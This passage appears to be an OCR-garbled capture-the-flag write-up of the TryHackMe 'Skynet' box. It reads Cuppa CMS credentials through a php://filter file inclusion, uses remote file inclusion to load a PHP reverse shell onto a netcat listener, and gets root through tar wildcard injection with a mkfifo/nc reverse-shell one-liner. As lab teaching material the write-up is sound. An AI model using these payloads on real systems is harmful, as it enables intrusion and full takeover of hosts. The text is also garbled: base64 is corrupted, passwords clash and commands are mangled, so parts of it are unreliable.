P09waHAgCgljbGFzcyBDb25maWd1cmF0aW9uewoJXB1YmxyYyAkaG9zdCA9ICjsb2NhbGhvc3Q1OwoJXB1YmxyYyAkZGlgsAiY3VwcGEiOwoJXB1YmxyYyAkdXNlcIA9ICjyb290IjsKCQlwWJsaWMgJXB1YmxyYyAkdGf1bGVfcHJLz14D0gImN1Ky17Cgk3cHvibG1jICRhzG1pbmlzdHJhdg9yX3RlbxsYXRLzD0gImRLzF1bHQ1OwoJXB1YmxyYyAkbg1zf9saW1pdCA9ID11OwoJXB1YmxyYyAkdG9rZWJsawMgJGFsbG93ZWRFZKho2ZW5zaW9ucyA9ICjQlMjtDsgK15jC3Y7ICouZG9j0yAqLmdpZjsgK15pY287ICouanBn0yAqLmpwZwC7ICoub2Rn0yAqLn9KcdsgK15vZHM7ICoub2R00yAqLnBkZjsgK15wbmcueGNm0yAqlnhsczsgK15kb2N40yAqlnhsc3gi0woJXB1YmxyYyAkdXbs2FkX2R1ZmF1bHrfGf0ca9ICjtzWRpYS91cGxvWRzRmlsZXMi0woJXB1YmxyYyAkbWF4aW1bV9maWxlX3NpemUgPSAiNTI0bG9naW4gPSAwOwoJXB1YmxyYyAkc2VjdXJLxXvZ2luX3ZhbHvlID0gIiI7cgkJchVibGljICRzWN1cmVfbG9naW5fcnvkaJly3QgPSAiIjsKCX0gCj8+
```

Base64 Decode Output:

```
<?php
    class Configuration{
        public $host = "localhost";
        public $db = "cuppa";
        public $user = "root";
        public $password = "Db0dmin";
        public $table_prefix = "cu_";
        public $administrator_template = "default";
        public $list_limit = 25;
    }
```

SquirrelMail 1.4.23 [SVN] Skynet 10.10.191.11/45kra24zs28v: http://10.10.191.11/45kra24zs28v/ + Private browsing 10.21.17.140 5:30

← → ⌂ ⌂ 10.10.191.11/45kra24zs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-encode/resource=..//Configuration.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking OffSec neo4j

Field configuration:

```
P09waHAgCgljbGFzcyBDb25maWd1cmF0aW9uewoJXB1YmxyYyAkaG9zdCA9ICjsb2NhbGhvc3Q1OwoJXB1YmxyYyAkZGlgsAiY3VwcGEiOwoJXB1YmxyYyAkdXNlcIA9ICjyb290IjsKCQlwWJsaWMgJHBhc3N3b3JklD0gInBhc3N3b3JPg==
```


```
root@kali: ~/thm/skynet
# vim config
[...]
# cat config | base64 -d
<?php
    class Configuration{
        public $host = "localhost";
        public $db = "cuppa";
        public $user = "root";
        public $password = "password123";
        public $stable_prefix = "cu_";
        public $administrator_template = "default";
        public $list_limit = 25;
        public $token = "OBqIPqlFWf3X";
        public $allowed_extensions = "*.*";
        public $upload_default_path = "media/uploadsFiles";
        public $maximum_file_size = "5242880";
        public $secure_login = 0;
        public $secure_login_value = "";
        public $secure_login_redirect = "";
    }
?>

[...]
# |
```

I then created a **php** reverse shell and hosted it on an **http** server locally.

```
root@kali: ~/thm/skynet
# vim revshell.php
[...]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[...]
```

I exploited the file inclusion vulnerability to include the **php** payload to get a reverse shell on my **netcat** listener.



Field configuration:

10.10.191.11

```
root@kali: ~/thm/skynet
File Actions Edit View Help
root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x
root@kali: ~/thm/skynet
# vim revshell.php
(root@kali)-[~/thm/skynet]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.191.11 - - [12/Jun/2025 05:39:07] "GET /revshell.php HTTP/1.0" 200 -
```

```
root@kali: ~/thm/skynet
File Actions Edit View Help
root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x
root@kali: ~/thm/skynet
# rlwrap nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.191.11] 35140
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
04:39:09 up 2:02, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ export TERM=xterm
$ /bin/bash -i
bash: cannot set terminal process group (1224): Inappropriate ioctl for device
bash: no job control in this shell
www-data@skynet:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@skynet:/$ |
```

I then captured the user flag from *mikedyson*'s home directory.

```
www-data@skynet:/home/milesdyson$ ls -la
ls -la
total 36
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17 2019 .
drwxr-xr-x 3 root      root      4096 Sep 17 2019 ..
lrwxrwxrwx 1 root      root      9 Sep 17 2019 .bash_history → /dev/null
-rw-r--r-- 1 milesdyson milesdyson 220 Sep 17 2019 .bash_logout
-rw-r--r-- 1 milesdyson milesdyson 3771 Sep 17 2019 .bashrc
-rw-r--r-- 1 milesdyson milesdyson 655 Sep 17 2019 .profile
drwxr-xr-x 2 root      root      4096 Sep 17 2019 backups
drwx—— 3 milesdyson milesdyson 4096 Sep 17 2019 mail
drwxr-xr-x 3 milesdyson milesdyson 4096 Sep 17 2019 share
-rw-r--r-- 1 milesdyson milesdyson 33 Sep 17 2019 user.txt
```

```
www-data@skynet:/home/milesdyson$ cat user.txt
cat user.txt
7ce[REDACTED]
www-data@skynet:/home/milesdyson$ |
```

## PRIVILEGE ESCALATION

I examined my home directory and found an interesting directory called *backups*. Inside the directory, there was a **tar** archive and a bash script.

```
www-data@skynet:/home/milesdyson$ ls -la
ls -la
total 36
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17 2019 .
drwxr-xr-x 3 root      root      4096 Sep 17 2019 ..
lrwxrwxrwx 1 root      root      9 Sep 17 2019 .bash_history → /dev/null
-rw-r--r-- 1 milesdyson milesdyson 220 Sep 17 2019 .bash_logout
-rw-r--r-- 1 milesdyson milesdyson 3771 Sep 17 2019 .bashrc
-rw-r--r-- 1 milesdyson milesdyson 655 Sep 17 2019 .profile
drwxr-xr-x 2 root      root      4096 Sep 17 2019 backups
drwx—— 3 milesdyson milesdyson 4096 Sep 17 2019 mail
drwxr-xr-x 3 milesdyson milesdyson 4096 Sep 17 2019 share
-rw-r--r-- 1 milesdyson milesdyson 33 Sep 17 2019 user.txt
www-data@skynet:/home/milesdyson$ cd backups
cd backups
www-data@skynet:/home/milesdyson/backups$ ls
ls
backup.sh backup.tgz
www-data@skynet:/home/milesdyson/backups$ ls -la
ls -la
total 4584
drwxr-xr-x 2 root      root      4096 Sep 17 2019 .
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17 2019 ..
-rwxr-xr-x 1 root      root      74 Sep 17 2019 backup.sh
-rw-r--r-- 1 root      root      4679680 Jun 12 04:41 backup.tgz
```

I viewed the script and found it was used to create a backup of contents inside `/var/www/html` and save it as an archive inside the `backup.tgz` file.

```
www-data@skynet:/home/milesdyson/backups$ cat backup.sh
cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
www-data@skynet:/home/milesdyson/backups$ |
```

I could use the **wildcard** to escalate my privilege if it could be executed as root. I checked the `/etc/crontab` file and found that the `root` user executed the `bash` script to create the backup.

```
www-data@skynet:/home/milesdyson/backups$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin


# m h dom mon dow user  command
*/1 *    * * *    root    /home/milesdyson/backups/backup.sh
17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@skynet:/home/milesdyson/backups$ |
```

I referred the the following article to escalate my privilege by exploiting wildcard:

- <https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/>

The screenshot shows a Kali Linux browser session with several tabs open. The active tab displays a guide from <https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/>. The guide explains how to generate a netcat reverse shell payload using msfvenom and execute it via cron. It includes code snippets for generating the payload and executing it via cron. The browser interface shows various Kali Linux tools and forums in the sidebar.

I copied a **netcat** reverse shell payload from [revhsells.com](http://revhsells.com).



Finally, I followed the methods from the article and used the payload to get a reverse shell as **root** user on another **netcat** listener.

```
root@kali:~/thm/skynet$ whowhich nc
which nc
/bin/nc
www-data@skynet:/home/milesdyson/backups$ cat backup.sh
cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
www-data@skynet:/home/milesdyson/backups$ cd /var/www/html
cd /var/www/html
www-data@skynet:/var/www/html$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.21.17.140 8000 >/tmp/f" > shell.sh
&1|nc 10.21.17.140 8000 >/tmp/f" > shell.sh -i 2>
www-data@skynet:/var/www/html$ echo "" > --checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint-action=exec=sh shell.sh"
www-data@skynet:/var/www/html$ echo "" > --checkpoint=1
echo "" > --checkpoint=1
www-data@skynet:/var/www/html$ |
```

```
(root@kali)-[~/thm/skynet]
# rlwrap nc -lvp 8000
listening on [any] 8000 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.191.11] 47850
sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# /bin/bash -
bash: cannot set terminal process group (4352): Inappropriate ioctl for device
bash: no job control in this shell
root@skynet:/var/www/html# |
```

After gaining root access, I captured the final flag from `/root` directory.

```
root@kali: ~/thm/skynet
File Actions Edit View Help
root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x root@kali: ~/thm/skynet x
root@skynet:~# pwd
pwd
/root
root@skynet:~# ls -la
ls -la
total 28
drwx----- 4 root root 4096 Sep 17 2019 .
drwxr-xr-x 23 root root 4096 Sep 18 2019 ..
lrwxrwxrwx 1 root root 9 Sep 17 2019 .bash_history → /dev/null
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Sep 17 2019 .cache
drwxr-xr-x 2 root root 4096 Sep 17 2019 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 33 Sep 17 2019 root.txt
root@skynet:~# cat root.txt
cat root.txt
3f0 [REDACTED]
root@skynet:~# |
```

That's it from my side! Until next time :)

---